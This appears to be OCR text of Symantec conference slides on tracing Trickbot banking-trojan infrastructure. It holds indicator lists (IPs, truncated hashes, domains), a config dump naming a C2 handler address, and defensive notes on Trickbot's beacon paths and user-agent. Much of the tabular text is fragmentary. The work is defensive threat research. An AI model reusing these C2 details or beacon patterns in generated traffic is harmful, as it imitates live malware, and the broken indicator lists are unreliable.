
Threat intel cross-referencing with Billiard Room


How does Billiard Room work?

- Takes input in the form of:
  - File hashes
  - IP addresses
  - Domain names
  - WHOIS record email addresses
- Relationship map
  - Where's that domain been hosted/where does the DNS resolve to?
  - Where did this file originate and to what address has it been observed communicating?
  - Who owns these domains and what other domains does that account own?
  - Data sources: Blue Coat Webpulse, various Symantec DBs, and some third parties





322157
1111648
94.242.224.226
178.156.202.200
185.158.115.142
194.87.99.62
Trojan.Gen.2
Trojan.Gen
f6431807...
1f7740b2...
a8d06bd5...
b83529a8...
77.236.96.52
0602ed...
f-express.ch
tregarthaldinning.co.uk
10dae2f3...
702b0ca2...
6c8250fc...
2c6cd25a...
e2dd75c0...
beardedcollie.ch
checkpo...ms.de
01a78b59...
103.27.235
ML.Attribute.HighConfidence
W97M.Downloader
d340dcaa...
37799b75...
194.87.144.27
2d6...
216.239.38.21
wtfismyip.com
8659af14...
e3fe7c40...
162.213.213.223
e64c406b...
a3030...
59d45191...
216.107.149.57
checkip.amazonaws.com
e7f053ef...
0a8a65f8...
4b6a4fda...
e3b930ed...
f18939a5...
123415bb...
91.83.88.51
06f862c0...
ipinfo.io
Trojan.Trickybot
...[Banking]
146.255.36...
21d24449...
185.99.2.75
50.19.227.215
myexternalip.com
e2ee8cd0...
83af99ec...
195.133.147.162
icanhazip.com
185.82.217.212
1395c750...
ipecho.net
4bb9e5...
fadc0dfc...
2de164e5...
179.43.147.219
185.158.115.49
ccf79da7...
ip.anysrc.net
api.ipify.org
e566e3d8...
71da252e...
6151ccb9...
195.62.53.46
185.158.115.49
37.120.182.208
172838793



2d67a209...
.com
127.0.0.1
wtfismyip.com
216.239.38.21
a859af14...
3
1
1000
.com
checkip.amazonaws.com
e7f053ef...
4b6a4fda...
0a8a
.com
ipinfo.io
Trickbot [Ban
Trojan.Trickybot
127.0.0.1
50.19.227.215
2
.com
myexternalip.com
dd0c509f...
295
3
2
2
.com
icanhazip.com
.com
ipecho.net
4bb9e5f...
1889
2
1
.com
ip.anysrc.net
2
4
.com
api.ipify.org
1
1



298
.com
beardedcollie.ch
.com
checkpoint...ms.de
01a78b59...
1
.com
103.27.235
1
.com
194.87.144.27
1
2
.com
162.213.213.223
e64c406b...
39a5...
2
.com
216.107.149.57
1
1
.com
91.83.88.51
06f862c0...
21d24449...
1
.com
185.99.2.75
83af99ec...
.com
195.133.147.162
1
.com
185.82.217.212
1395c750...
.com
179.43.147.219
1
.com
5.158.115.49
ccf79da7...


/dpost IP relationship map



```
; À...,....<dpost>.
; .<handler>http:/
; /194.87.102.39:8
; 082</handler>..<
; /dpost>..*XrrÖi
; P.Ð..Åìýœ1¾.f»ÿ
; ô)òêôrp}ô*¥ÀáK¥d
; KÐuÒa)2ö<ó.:)®â
; ¥©œ¯‰k¦þgñ{Á.FH
; uWn½YÐ.¢Ñ©É.(h.
; ª@ÒŸyJ™&‵.......
; ................
; ø?Ž‵Œ>í.ÂŸF†¤å..
```







Confederate Memorial Day is a state holiday in Alabama, Florida, and Georgia on the fourth Monday in April. In Mississippi it is observed on the last Monday in April. In South Carolina and North Carolina it falls on May 10. **Confederate Memorial Day** is known as Confederate Heroes Day in Texas.

Confederate Memorial Day in the United States - Time and Date

https://www.timeanddate.com/holidays/us/confederate-memorial-day

Almost too many rabbit holes to follow



Network IoCs predictably employed by Trickbot

- Invalid SSL certificates
  - Usually an alphabet salad of self-signed garbage data
- TLS to IPv4 addresses, not domains; may or may not use 443/tcp
- Requests to services that expose public IP addresses
- Executable payloads usually have .png extension; delivery may not be over HTTPS

If you're MITMing the traffic for inspection:

- Regular GETs for /dinj, /sinj, and /dpost (about every 15 minutes)
- Consistent User-Agent string
  - Chrome 57 on Windows 10/64, regardless of the actual OS/browser of the device
  - Some payload components may use other U-As

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36

Symantec.

Thank you!

Andrew Brandt

@threatresearch

Email me if you'd like:

- Decrypted PCAPs
- Samples
- Configs

Special thanks:

Waylon Grange

@professor__plum

@hasherazade

Jérôme Segura

Felix Weyne

Julia Karpin

This document is provided for informational purposes only and is not intended as advertising. All warranties relating to the information in this document, either express or implied, are disclaimed to the maximum extent allowed by law. The information in this document is subject to change without notice.